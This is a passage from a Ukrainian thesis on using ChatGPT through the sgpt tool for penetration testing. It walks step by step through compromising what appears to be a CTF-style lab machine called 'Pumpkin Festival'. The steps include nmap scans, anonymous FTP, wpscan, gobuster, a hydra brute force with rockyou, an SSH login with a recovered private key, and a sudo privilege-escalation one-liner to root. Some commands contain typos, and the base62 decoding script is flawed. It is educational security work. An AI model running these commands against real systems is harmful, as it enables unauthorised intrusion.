Далі буде покроково описано хід практичної частини моєї роботи, де я намагався отримати доступ до системи. Кожен крок починається з короткого опису його мети, за яким слідують вхідні дані терміналу для GenAI, що використовується для Shell\_GPT або sgpt, для отримання його відповіді[25]. Результат запиту прописані після виведення терміналу. В кінці кроку буде пояснення дій, які були виконані в цьому кроці. Для стислості, підказки, які використовувалися під час процесу спроб і помилок, було виключено. Кроки які відбувались під час тесту:

- Знайти IP-адресу локального комп'ютера;
- Дослідження мережі;
- Сканування віддаленого комп'ютера;
- Анонімний вхід на FTP;
- Прочитати вміст token.txt;
- Вихідний код HTML;
- Ідентифіковані користувачі;
- третій користувач, адміністратор.;
- Визначення домену;
- Другий токен;
- Сканування Wordpress;
- Передача результатів у sgpt для аналізу;
- Сканування Wordpress для виявлення користувачів;
- Сканування Gobuster зі списком слів;
- Третій токен;
- Показати вміст readme.html.txt;
- Розшифрування закодованого повідомлення;
- Четвертий токен;

- Вхід на FTP за допомогою gcskyou;
- Увійти на FTP, використовуючи знайдені облікові дані;
- П'ятий і шостий токен та таємничий файл;
- Вилучення вмісту data.txt;
- Початкове вилучення даних;
- Визначення файлу всередині архіву;
- Розташування приватного ключа;
- Призначення правильних дозволів;
- Вхід по SSH з використанням приватного ключа;
- Перегляд привілеїв користувача;
- Створення експлойту.


Метою першого кроку було встановити початкову інформацію про з'єднання необхідну для подальшого тестування на проникнення, шляхом визначення IP-адреси локального комп'ютера.

Вхідні дані для GenAI

```
sgpt --shell "How i can find my local ip address for Linux?"
```

Вхідні дані:

```
ip addr show; bash
```



```
(myenv)-(kali@kali)-[~/pythonScript/myenv]
└─$ python3 chatgpt_interaction.py
Вітаю! Введіть ваш запит для отримання термінальних команд (або введіть 'exit' для виходу).
Ваш запит: How i can find my local ip address for Linux?

Terminal Input for GenAI:
sgpt --shell "How i can find my local ip address for Linux?"

Terminal Output:
You can find your local IP address on Linux by using the `ip addr show` command. Open your terminal and type the following command:

```bash
ip addr show
```

Look for the line with "inet" followed by your IP address. It will typically be found under the interface "lo" (loopback) for your local IP address.
Ваш запит: █
```

Рисунок 3.1 – Вивід терміналу після запуску скрипту

Визначення IP-адреси та вибір мережевої інтерфейсної карти є базовими, але надзвичайно важливими завданнями для підготовки до подальших етапів пентестингу. Ці дані не лише забезпечують розуміння того, які ресурси доступні в мережі, але й визначають, чи здійснюється тестування зсередини або зовні цільової мережі. Знання цього допомагає вибрати відповідні методи сканування й атаки. Крім того, вміння розрізнити локальну IP-адресу в мережевому трафіку та журналах є ключовим для точного аналізу результатів і виявлення вразливостей.

Далі треба перерахувати активні хости в цільовій мережі, щоб виявити потенційні цілі і зрозуміти структуру мережі.

Вхідні дані для GenAI:

```
sgpt --shell "probe the network 10.0.2.0/24"
```

Вихід дані:

```
nmap -sn 10.0.2.0/24
```

Цей процес дозволяє зрозуміти, які хости активні в цільовій мережі, та ідентифікувати потенційні об'єкти для подальшого аналізу й атак. Зокрема, перерахунок допомагає створити карту мережі, виявити діапазони IP-адрес, підмережі та зрозуміти структуру мережевої інфраструктури. Це знання критично важливе для планування атак, оскільки дозволяє спрямувати зусилля на найвразливіші сегменти мережі. Результати сканування можна переглянути в додатку Б.

Далі визначаємо відкриті служби, порти та операційну систему, що працюють на визначеній цілі, допомагаючи виявити потенційні вразливості для використання.

Вхідні дані для GenAI:

```
sgpt --shell "scan 192.168.0.104 on all ports to find out OS, vulnerabilities"
```

Вихідні дані терміналу:

```
nmap -A -p- 192.168.0.104
```

Після ідентифікації цілей наступним важливим кроком є виявлення активних служб, відкритих портів і операційних систем, що працюють на цих хостах. Це включає аналіз їхніх версій, який може виявити специфічні вразливості або

конфігураційні проблеми, що створюють потенційні точки доступу для подальшої експлуатації.

Пробуємо анонімно увійти на FTP-сервер, щоб переглянути і завантажити файли, тестуючи слабкі конфігурації безпеки.

Вхідні дані для GenAI:

```
sgpt --shell " anonymously log in to ftp 192.168.0.104, and download secret files or token"
```

Вихідні дані терміналу:

```
ftp 192.168.0.104; anonymous; ls; get secrets/token.txt
```

У ході тестування була отримана можливість анонімного входу на FTP-сервер. Це дозволило виконати обхід каталогів сервера, де було знайдено файл із назвою `secrets/token.txt`. Файл був завантажений для подальшого аналізу, що стало важливим кроком у процесі тестування.

Отримуємо доступ і читаємо вміст завантаженого файл, отримуємо токен в ньому.

Вхідні дані для GenAI:

```
sgpt --shell " show the contents of the token.txt file "
```

Вихідні дані терміналу:

```
cat token.txt
```

Після завантаження файлу `token.txt` він був ретельно проаналізований. Його вміст містив критично важливу інформацію, а саме перший токен, який міг бути використаний для подальших етапів атаки.




Рисунок 3.2 – Знайдений перший токен

Далі перевіряємо вихідний код веб-сторінки, що обслуговується сервером Apache на віддаленій машині, щоб зібрати додаткову інформації.

Вхідні дані для GenAI:

```
sgpt --shell "show the source code of http://192.168.0.104"
```

Вихідні дані терміналу:

```
curl http://192.168.0.104
```

Однією з інших активних служб, виявлених під час тестування, виявився вебсервер Apache, який працює на порту 80. Цей сервер обслуговує вебсторінку, присвячену фестивалю Pumpkin Festival. Під час взаємодії з сервером було завантажено HTML-код сторінки, який став джерелом додаткової інформації. Код сторінки можна переглянути в додатку В.

Тепер ми можемо розкрити ідентифікацію користувачів шляхом вивчення HTML коду та накопичення даних для можливої подальшої експлуатації.

Вхідні дані для GenAI:

```
sgpt --shell " enter data about Gary and Jack in users.txt "
```

Вхідні дані для GenAI:

```
echo "harry" >> users.txt && echo "jack" >> users.txt
```

Аналіз HTML-коду сторінки дозволив ідентифікувати двох користувачів із іменами Гаррі та Джек. Ці імена були записані в текстовий файл для подальшого використання в інших етапах тестування.

Тепер треба виявляти інших користувачів і адреси шляхом вивчення результатів сканування мережі.

Вхідні дані для GenAI:

```
sgpt --shell "show the source code of http://192.168.0.104/store/ track.txt"
```

Вихідні дані терміналу:

```
curl http://192.168.0.104/store/ track.txt
```

Подальше сканування за допомогою Nmap дало змогу виявити ще одного користувача з іменем admin. Це ім'я також було додане до списку користувачів у файлі users.txt, розширюючи базу даних потенційних цілей.




Рисунок 3.3 – Список виявлених користувачів

Для подальшої роботи нам потрібно визначити домен і замінити файл `hosts`, щоб забезпечити належну роздільну здатність домену для подальшого полегшення взаємодії з цільовою мережею.

Вхідні дані для GenAI:

```
sgpt --shell "add 192.168.0.104 to hosts as pumpkins.local"
```

Вихідні дані терміналу:

```
echo "192.168.0.104 pumpkins. local" | sudo tee -a /etc/hosts
```

У файлі `/store/track.txt` був виявлений домен `pumpkins.local`. Щоб отримати доступ до цього домену через веббраузер, його було додано до файлу `hosts`, що забезпечило належне відображення ресурсу WordPress.

Треба перевірити весь код HTML та отримати інший токен.

Вхідні дані для GenAI:

```
sgpt --shell "show the source code of http://pumpkins.local and then filter for the line where Token appears"
```

Вихідні дані терміналу:

```
curl http://pumpkins.local | grep Token
```

Вихідний HTML-код `http://pumpkins.local` було відфільтровано по слову `Token`.

Знаючи, що сайт працює на WordPress, ми скануємо його для отримання потрібних нам даних.

Вхідні дані для GenAI:

```
sgpt --shell "scan wordpress site http://pumpkins.local and output it in a file called wpscan.txt"
```

Вихідні дані терміналу:

```
wpscan -url http://pumpkins local -o wpscan.txt
```

Знаючи, що веб-сайт є сайтом Wordpress, sgpt пропонує просканувати його та вивести результати в wpscan.txt.

Тепер треба проаналізувати результати сканування, щоб виявити потенційні вразливості, використовуючи базу знань і можливості ШІ.

Вхідні дані для GenAI:

```
cat wpscan.txt | sgpt --chat pentest "find possible vulnerabilities in this wpscan"
```

Вихідні дані терміналу:

Аналіз роботи WordPress за допомогою WPScan виявив кілька вразливостей, що створюють загрози для безпеки цільової системи. Зокрема, було визначено, що використовується застаріла версія WordPress (4.9.3), яка може містити відомі вразливості. Також виявлено, що увімкнено зовнішній WP-Cron, який може бути використаний для атак типу «відмова в обслуговуванні». Теми, які використовуються в системі, також застарілі, а реєстрація нових користувачів дозволена без додаткових перевірок, що відкриває шлях до зловживань. У каталозі завантажень виявлено список файлів, доступний для перегляду, що створює загрозу витоку конфіденційних даних.

Вміст wpscan.txt було передано або перенаправлено до sgpt у режимі чату, який дав вихід свого аналізу зі списком уразливостей, які можна використовувати далі.

На наступному кроці виявляємо користувачів WordPress на предмет можливого використання чи несанкціонованого доступу.

Вхідні дані для GenAI:

```
sgpt --shell "scan wordpress site http://pumpkins.local for users"
```

Вихідні дані терміналу:

```
wpscan -url "http://pumpkins.local --enumerate u
```

Другий wpscan використовується для пошуку користувачів.

Спробуємо виконати грубе перерахування каталогів і файлів на сайті WordPress за допомогою gobuster для виявлення додаткових ресурсів.

Вхідні дані для GenAI:

```
sgpt --shell " run a gobuster scan on http://pumpkins.local, targeting files with extensions php, html, txt, jpg, gif, png, zip, tar, gz, gpg, and pem, using the dirbuster wordlist directory-list-2.3-medium and suppressing progress output. "
```

Вихідні дані терміналу:

```
gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://pumpkins.local -x php,html,txt,jpg,gif,png,zip,tar,gz,gpg,pem -q
```

Для подальшого перерахування структури сайту WordPress було застосовано інструмент gobuster, який у парі зі словником часто вживаних імен файлів допоміг розширити карту доступних ресурсів.

Далі шукаємо токен серед виявлених файлів.

Вхідні дані для GenAI:

```
sgpt --shell "get content of http://pumpkins.local/license.txt filter for Token"
```

Вихідні дані терміналу:

```
curl http://pumpkins.local/license.txt | grep Token
```

Під час сканування gobuster було виявлено файл під назвою license.txt, який містив ще один токен.

Тепер треба показати вміст файлу для перевірки.

Вхідні дані для GenAI:

```
sgpt --shell show the contents of readme.html.txt"
```

Вихідні дані терміналу:

```
K82v0SuvV1En350M0uxiXVRTmBrQIJQN78s
```

Під час роботи було знайдено архів із назвою key, який містив інший архів у форматі tar. Після його розпакування було виявлено файл jack, що містив понад 10 000 рядків шістнадцяткового ASCII-тексту, який потребував подальшого аналізу.

Наступним кроком було розшифрувати закодоване повідомлення, щоб отримати пароль для можливого несанкціонованого доступу.

Вхідні дані для GenAI:

sgpt --chat pentesting "determine the cipher type and create a python script to decode the hash K82v0SuvV1En350M0uxiXVRTmBrQIJQN78s"

Ось сценарій Python, який декодує хеш base62 "K82v0SuvV1En350M0uxiXVRTmBrQIJQN78s".

```
1 base62_dict = {
2     3 '0': 0,
3     '1': 1,
4     '2': 2,
5     ...
6     'X': 59,
7     'Y': 60,
8     'Z': 61
9 }
10
11 base62_str =
12     "K82v0SuvV1En350M0uxiXVRTmBrQIJQN78s"
13 base10_num = 0
14 for i, char in enumerate(base62_str[::-1]):
15     base10_num += base62_dict[char] * (62 ** i)
16
17 ascii_str = ""
18 while base10_num > 0:
19     ascii_str = chr(base10_num % 256)
20     + ascii_str
21     base10_num //= 256
22
23 print(ascii_str)
24
```

Рисунок 3.4 - Програма на мові Python для декодування

Спочатку sgpt ідентифікував шифр, а потім створив програму Python для декодування.

Після входу в систему за паролем був знайдений четвертий токен на сторінці профілю адміністратора.

Тепер, коли ми знаємо користувачів, можна використати список паролів rockyou, цей список налічує більш ніж 14 мільйонів відкритих паролів з витоку бази даних 2009 року.

Вхідні дані для GenAI:

```
sgpt --shell " use the rockyou password list to crack the password for the FTP service running on port 21 for the user harry on the server 192.168.0.104 "
```

Вихідні дані терміналу:

```
hydra -l harry -P /usr/share/wordlists/rockyou.txt ftp:// 192.168.0.104:21
```

Після виявлення чотирьох імен користувачів sgpt було запущено для з'ясування пароля будь-якого з цих користувачів за допомогою списку паролів rockyou.

Після перебору паролів, можна використати знайдені раніше облікові дані для входу на FTP-сервер, щоб отримати початковий доступ або знайти додаткову інформацію про цільову систему.

Вхідні дані для GenAI:

```
sgpt --shell "with user harry ftp to pumpkins.local"
```

Вихідні дані терміналу:

```
echo "ftp harry@pumpkins.local"
```

На Попередніх кроках було виявлено ім'я користувача Harry і пароль, які потім було використано для входу через FTP до pumpkins.local.

Далі ми проходимося по папках FTP, які потенційно можуть містити цінну інформацію або підказки для наступних кроків процесу тестування на проникнення.

Вхідні дані для GenAI:

```
sgpt --shell "what filetype is data.txt"
```

Вихідні дані терміналу:

```
file data.txt
```

Два токени було знайдено шляхом перегляду папок FTP. Також був знайдений таємний файл з назвою data.

Розкриваємо вміст архіву.

Вхідні дані для GenAI:

```
sgpt --shell " extract the archive named data.txt
```

Вихідні дані терміналу:

```
tar -xf data.txt.tar
```

Було виявлено, що data є архівом, який потрібно було розпакувати.

Починаємо вилучення файлів.

Вхідні дані для GenAI:

```
sgpt --shell " rename data to data.tar.bz2 and then extract the bzip2-compressed file
named data "
```

Вихідні дані терміналу:

```
mv data data.tar.bz2 && tar -xvjr data.tar.bz2
```

Дані файлу data.txt, було виявлено як архів bzip2.

Тепер потрібно визначити файл, що міститься в архіві bzip2.

Вхідні дані для GenAI:

```
sgpt --shell "decode file called jack full of hex values"
```

Вихідні дані терміналу:

```
xxd -r -p jack
```

У архіві з назвою key було виявлено в іншому архіві tar, який такж було розпаковано. У ньому було виявлено файл з назвою jack, який містив 10 106 рядків ASCII тексту, який був шістнадцятковим значенням.

Визначаємо відповідний каталог файлу після розшифрування шістнадцяткового значення в ньому.

Вхідні дані для GenAI:

```
sgpt -chat pentest "where do I put an registry key file"
```

Вихідні дані терміналу:

```
~/ssh/id_rsa
```

Першою частиною цього кроку є запит до ChatGPT що до розташування файлу приватного ключа.

Вхідні дані для GenAI:

```
sgpt --shell "decode file called jack full of hex values and put it in a file called id_rsa"
```

Вихідні дані терміналу:

```
xxd -r jack > id_rsa
```

Команду з попереднього кроку було перероблено для автоматичного виведення вмісту в файл з відповідною назвою `id_rsa`.

Вхідні дані для GenAI:

```
sgpt --shell "move id_rsa to ~/.ssh/id_rsa"
```

Вихідні дані терміналу:

```
mv id_rsa ~/.ssh/id_rsa
```

Останнім етапом стало переміщення файлу OpenSSH у відповідне місце. Це був вирішальний крок, який забезпечив авторизований доступ до цільової системи.

Після попередніх кроків, нам потрібно назначити коректні дозволи на приватний ключ OpenSSH для входу.

Вхідні дані для GenAI:

```
sgpt --shell "under elevated privilege, change permission of ~/.ssh/id_rsa from read-only to read and write for the owner"
```

Вихідні дані терміналу:

```
sudo chmod 600 ~/.ssh/id_rsa
```

Через помилки в налаштуванні прав доступу файл `id_rsa` вимагав правильного встановлення дозволів перед тим, як сервер дозволив доступ через SSH на порт 6880. Це завдання стало важливим для забезпечення відповідного рівня безпеки.

Використовуємо приватний ключ для входу на сервер SSH, щоб надати доступу до захищеної оболонки на цільовій системі.

Вхідні дані для GenAI:

```
sgpt --shell "login to 192.168.0.104 port 6880 as the user jack using the id_rsa private key"
```

Вихідні дані терміналу:

```
ssh -i ~/.ssh/id_rsa jack@ 192.168.0.104 -p 6880
```

Для підвищення привілеїв після доступу до SSH було виконано кілька дій. Зокрема, перевірка привілеїв `sudo` дозволила ідентифікувати команди, які можна виконати з підвищеними правами, а пошук неправильно налаштованих файлів `setuid` виявив потенційні шляхи для подальшої ескалації привілеїв.

Складаємо список привілеїв користувача, щоб визначити потенційні шляхи для ескалації привілеїв.

```
sgpt --chat pentest "after logging into ssh as a standard user, suggest pathways towards privilege escalation"
```

Вихідні дані терміналу:

Щоб підвищити привілеї після входу в ssh як стандартний користувач, ви можете спробувати наступні кроки:

- Перевірте, чи має користувач привілеї `sudo`, виконавши команду «`sudo -l`». Якщо користувач має привілеї `sudo`, ви можете спробувати виконати команди з `sudo` для підвищення привілеїв;

- Шукайте будь-які неправильно налаштовані двійкові файли `setuid`, які можуть бути використані для підвищення привілеїв. Ви можете скористатися командою «`find / -perm -4000 2>/dev/null`», щоб знайти двійкові файли `setuid` двійкові файли;

- Перевірте, чи не запущені в системі вразливі служби, які можуть бути використані для підвищення привілеїв. Для пошуку вразливостей можна скористатися такими інструментами, як `nmap` або `Metasploit`;

- Шукайте будь-які каталоги або файли, доступні для запису, які можуть бути використані для підвищення привілеїв. Для цього можна скористатися командою «`find / -writable -type d 2>/dev/null`» для пошуку доступних для запису каталогів.

Для пентестера-початківця етап експлуатації пентестування вважається найскладнішим. Маючи штучний інтелект ШІ, який підказує шляхи використання певної вразливості, що значно полегшує роботу. Наведені вище результати

включають в себе кілька дуже точних пропозицій, які зазвичай прийняв би пентестер.

Вхідні дані для GenAI:

```
sgpt -s "command to list user's privileges"
```

Вихідні дані терміналу:

```
sudo -l
```

Виконання першої рекомендації з перевірки доступу до sudo дозволило знайти можливості для виконання дій із вищими привілеями, що стало критично важливим для подальшої експлуатації системи.

Останім кроком було створити експлойт на основі раніше запропонованих шляхів ескалації привілеїв.

Вхідні дані для GenAI:

```
sgpt -s "create the directory /home/jack/pumpkins, echo '/bin/bash' into /home/jack/pumpkins/alohomora, then assign execute permission to it, then execute file as the user root"
```

Вихідні дані терміналу:

```
mkdir /home/jack/pumpkins && echo '/bin/bash' > /home/jack/pumpkins/alohomora && chmod +x /home/jack/pumpkins/alohomora && sudo /home/jack/pumpkins/alohomora
```

Завершальним етапом стало використання sgpt для створення стисненого коду, що об'єднував кілька команд в одну. Виконання цього експлойту дозволило досягти рівня root і завершити етап ескалації привілеїв.

За допомогою ChatGPT було згенеровано звіт, який включає в себе етапи, умови та висновки експерименту який було додано у додаток Г.

### 3.2 Розвідка

Етап розвідки є ключовим початковим кроком у процесі пентестування, адже він спрямований на збирання розвідувальної інформації з відкритих джерел про

цільову систему, мережу чи організацію. Головною метою цього етапу є виявлення можливих вразливостей та визначення потенційних векторів атаки. Використання ChatGPT у цьому контексті відкриває широкі можливості для оптимізації цього процесу завдяки його здатності обробляти природну мову й виконувати пошук даних. ChatGPT, інтегрований через sgpt, може підтримувати як активну, так і пасивну розвідку, надаючи інструменти для фіксації та аналізу отриманих даних у реальному часі [26].

Без використання sgpt, результати на цьому етапі все одно потребують детального документування, оскільки саме вони є основою для подальших етапів. Вибір між sgpt і вебінтерфейсом ChatGPT значно впливає на ефективність роботи. Sgpt дозволяє автоматично записувати й відстежувати результати, тоді як використання вебінтерфейсу вимагає ручного введення та обробки даних, що може ускладнити процес. Початковий етап, наприклад, такий як визначення IP-адреси локальної машини, є вирішальним для отримання базової інформації про підключення, на основі якої будується вся стратегія пентестингу.

### 3.3 Активна розвідка

Попри те, що ChatGPT не має можливості безпосередньо взаємодіяти з цільовими системами чи мережами через обмеження політики конфіденційності й потенційну застарілість отриманих даних, він може бути використаний для підтримки активної розвідки в кількох напрямках, наприклад:

1. Генерація спеціальних DNS-запитів. ChatGPT допомагає створювати запити для визначення субдоменів, IP-адрес і поштових серверів, пов'язаних із ціллю. Ці запити дозволяють виявити важливі аспекти інфраструктури, які можуть бути використані на наступних етапах.

2. Аналіз мережевих відповідей. Здатність ChatGPT обробляти природну мову дозволяє йому аналізувати відповіді мережевих служб, таких як SMTP, FTP

чи HTTP. Це допомагає отримати корисну інформацію про конфігурацію цільової інфраструктури.

3. Генерація команд для сканування мереж. ChatGPT може створювати команди для використання таких інструментів, як Nmap, Nessus або OpenVAS. Це спрощує процес виявлення відкритих портів, активних служб і операційних систем у межах мережі [26-27].

Також ChatGPT показує себе ефективним у завданнях аналізу вихідного коду вебсторінок. Завдяки цьому можна ідентифікувати імена користувачів, поштові адреси чи домени, які є корисними для подальшої роботи. Використання ChatGPT як аналітичного інструменту під час активної розвідки підкреслює його здатність знижувати навантаження на пентестера та спрощувати виконання складних завдань.

### 3.4 Сканування

Етап сканування є наступним після розвідки й має на меті детальне дослідження мережі, систем та додатків цілі для виявлення вразливих місць. ChatGPT може слугувати важливим інструментом для цього процесу, надаючи підтримку як у виконанні сканувань, так і в аналізі отриманих результатів. Наприклад, інструмент wrscan може бути використаний для пошуку вразливостей у WordPress, а gobuster — для перерахування каталогів і файлів із застосуванням словників.

Особливістю ChatGPT є здатність працювати зі змінними, які можуть бути визначені на початку розмови. Наприклад, змінна [target] може містити IP-адресу цільової системи, а [hostname] — її доменне ім'я. Ці параметри дозволяють зберігати та використовувати зібрану інформацію на наступних етапах без необхідності повторного введення даних [26].

Крім технічної частини, ChatGPT може допомогти інтерпретувати результати сканування. Це особливо корисно для новачків, які можуть не мати достатнього досвіду в аналізі складних звітів, створених сканувальними інструментами. Використання ChatGPT дозволяє автоматизувати багато рутинних завдань, залишаючи пентестерам більше часу для стратегічного аналізу та прийняття рішень.

Таким чином, на етапах активної розвідки та сканування ChatGPT стає потужним помічником, що підвищує ефективність і точність тестування. Його здатність інтегруватися з іншими інструментами, обробляти великі обсяги даних і надавати релевантні рекомендації робить його незамінним для сучасних пентестерів.

```
For the following questions, answer with just the code and replace the
values in your answer with these values:

[target] = 192.168.0.104

[network] = 192.168.0.0/24

[hostname] = PumpkinFestival

[FQDN] = pumpkin.local

Question 1: provide the nmap command to aggressively scan the
[network] and make it verbose and also, I forgot the argument for a
syn scan - include that as well

Question 2: use the same scan as question 1 for [target] and then
include all the ports and use the vulnerability enumeration script
```

Рисунок 3.5 – Параметри, надані ChatGPT




Рисунок 3.6 – Відповідь ChatGPT

ChatGPT може генерувати команди за допомогою визначених параметрів для виконання різних видів сканування, наприклад:

- Сканування мережі за допомогою Nmap;
- Генерація команди для комплексного сканування мережі;
- Якщо сканується декілька цілей, можна вказати ім'я текстового файлу зі списком цільових IP-адрес;
- Сканування вразливостей за допомогою Nessus або OpenVAS;
- Перерахування кроків для створення нового сканування в інструменті сканування вразливостей, вказавши IP-адреси, доменні імена або субдомени цілей;
- Налаштування сканування за допомогою відповідних параметрів, таких як інтенсивність сканування, облікові дані для автентифікації та конкретні перевірки вразливостей, які потрібно виконати;
- Сканування веб-додатків за допомогою Burp Suite;
- допомога в налаштуванні сканеру веб-додатків, вказавши адресу цільового веб-додатку та необхідні облікові дані для автентифікації;
- Перерахувати кроків для запуску активного або пасивного сканування веб-програми, залежно від обсягу та різної або бажаної інтенсивності сканування.

### 3.5 Аналіз та роз'яснення

Етап аналізу та роз'яснення є одним із ключових у процесі пентестування, адже саме тут зібрані дані перетворюються на цінну інформацію, що дозволяє формувати подальші дії. Завдяки можливостям обробки природної мови, ChatGPT може не лише інтерпретувати результати сканування, але й виділяти найважливіші аспекти, що потребують уваги. Наприклад, він здатний узагальнювати результати, концентруючись на найбільш критичних уразливостях, а також співставляти знайдені проблеми з контекстом, зібраним на етапі розвідки. Це дає змогу визначити пріоритетність дій залежно від ризиків і важливості цілей.

ChatGPT також надає рекомендації щодо наступних кроків, пропонуючи можливі стратегії для усунення вразливостей або подальшого розслідування. Протягом усього тестування підказки для ChatGPT формувалися у вигляді простих англійських запитів, на які система відповідала технічними порадами, що дозволило зручно працювати навіть новачкам у сфері пентестингу.

### 3.6 Безперервний моніторинг

Безперервний моніторинг є ще одним важливим компонентом пентестингу, який дозволяє підтримувати актуальність інформації про цільове середовище. ChatGPT може бути налаштований для генерації підказок, які забезпечують постійний моніторинг змін у мережі, системах або додатках об'єкта тестування. Такий підхід дозволяє оперативно реагувати на нові загрози, забезпечуючи пентестерів найактуальнішими даними. Це особливо корисно для довготривалих тестів, де динаміка середовища може вплинути на результати наступних етапів.

### 3.7 Оцінка вразливості

На етапі оцінки вразливостей основна увага приділяється аналізу та інтерпретації результатів, отриманих під час розвідки, сканування та збору даних про систему. Цей процес є одним із найбільш творчих у пентестуванні, адже багато вразливостей можуть бути виявлені лише при правильному комбінуванні кількох джерел інформації, таких як результати сканування портів, аналіз конфігурацій, лог-файли та поведінка мережі. У цьому контексті ChatGPT виступає потужним інструментом, здатним не лише надати рекомендації щодо використання специфічних інструментів і технік, але й допомогти пентестеру краще розуміти логіку можливих атак.

Однією з ключових переваг ChatGPT є його здатність швидко та ефективно обробляти великі обсяги даних. Наприклад, аналіз лог-файлів, що зазвичай займає години роботи вручну, виконується за лічені хвилини. ChatGPT допомагає автоматизувати пошук потенційних вразливостей і помилок, одночасно структуруючи інформацію в зручному форматі для подальшої інтерпретації. Це дозволяє пентестерам більше уваги приділяти стратегічним аспектам роботи, таким як планування сценаріїв експлуатації або оцінка загальної безпеки системи.

Крім того, ШІ надає можливість ранжувати виявлені вразливості за рівнем ризику, враховуючи ймовірність їх експлуатації та можливий вплив на систему. Це особливо важливо в умовах обмеженого часу, коли потрібно швидко визначити найбільш критичні проблеми. ChatGPT аналізує різні фактори, такі як тип вразливості, її поширеність та контекст, що дозволяє створити більш обґрунтований план для її усунення.

Іншим важливим аспектом є здатність ChatGPT надавати рекомендації не лише для усунення вразливостей, але й для запобігання схожим проблемам у майбутньому. Він допомагає пентестерам не тільки знаходити слабкі місця, але й краще розуміти природу цих проблем, пропонуючи навчальні матеріали, алгоритми виправлення та підходи для покращення загальної стійкості системи до атак.

### 3.8 Експлуатація

На етапі експлуатації, що передбачає використання виявлених вразливостей для отримання доступу до системи, ChatGPT виявляється надзвичайно ефективним. Завдяки своєму аналітичному підходу та швидкому створенню кодів він забезпечує виконання низки критичних дій. Наприклад, у процесі тестування було реалізовано кілька ключових кроків, таких як анонімний вхід на FTP-сервер, доступ до файлу `token.txt`, декодування закодованих повідомлень і використання знайдених паролів для отримання подальшого доступу.

ChatGPT також використовувався для підготовки сценаріїв експлуатації, таких як підбір паролів за допомогою словника `rockyou` чи створення скриптів для декодування даних. Одним із прикладів його ефективності став скрипт на Python, написаний для розшифровки повідомлення у форматі `base62`. Хоча цей код був простим, його ефективність і швидкість створення стали вирішальними в успішному виконанні завдання [28].

Кульмінацією етапу експлуатації стало створення ChatGPT остаточного експлойту на основі всієї зібраної інформації. Цей експлойт дозволив досягти ескалації привілеїв, забезпечивши доступ до `root`-рівня в системі. Завдяки цьому було завершено повний цикл пентестингу, що продемонструвало, наскільки ефективним може бути використання ChatGPT у найскладніших етапах тестування.

## ВИСНОВОКИ

